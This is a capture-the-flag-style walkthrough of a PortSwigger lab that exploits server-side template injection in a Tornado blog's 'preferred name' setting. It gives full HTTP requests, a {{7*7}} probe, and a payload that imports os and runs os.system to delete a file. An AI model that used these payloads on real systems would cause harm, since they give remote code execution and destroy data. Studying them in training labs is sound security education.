PortSwigger
Lab Description

This lab is vulnerable to server-side template injection due to the way it unsafely uses a Tornado template.
Objective: Execute arbitrary code to delete the morale.txt file from Carlos’s home directory.
Credentials: wiener:peter
Hint: Take a closer look at the “preferred name” functionality.
Step 1: Log In and Post a Comment
- Log in as
wiener:peter - Post a comment on any blog post
- This creates a comment that will display the author name
Step 2: Explore the Preferred Name Functionality
- Go to My account
- Notice the option to select how your name is displayed:
- Full name (
user.name) - First name (
user.first_name) - Nickname (
user.nickname)
- Full name (
- When you submit your choice, a
POST /my-account/change-blog-post-author-displayrequest is sent
Step 3: Capture the Request
- In Burp Proxy, find the
POST /my-account/change-blog-post-author-displayrequest - Send it to Repeater
Example request:
POST /my-account/change-blog-post-author-display HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
Content-Type: application/x-www-form-urlencoded


blog-post-author-display=user.name
user.name

user.nickname
Step 4: Escape the Expression Context
Tornado template syntax:
{{ someExpression }}⇒ Evaluates and renders output{% somePython %}⇒ Executes Python code
Test payload (escape context):
blog-post-author-display=user.name}}{{7*7}}
Reload the blog post containing your comment.

Result: The name shows Peter Wiener49}} ⇒ The 7*7 was evaluated!
Template injection confirmed.
Step 5: Execute Python Code
Tornado Python execution syntax:
{% import os %}
{{ os.system('rm /home/carlos/morale.txt') }}
Check what user

*Check directory

Delete morale.txt

Delete ‘morle.txt’

Full request:
POST /my-account/change-blog-post-author-display HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
Content-Type: application/x-www-form-urlencoded

blog-post-author-display=user.name}}{%25+import+os+%25}{{os.system('rm%20/home/carlos/morale.txt')
Step 6: Trigger the Payload
- After sending the request, reload the blog post containing your comment
- The Python code executes in the background
- The file
/home/carlos/morale.txtis deleted
Step 7: Lab Solved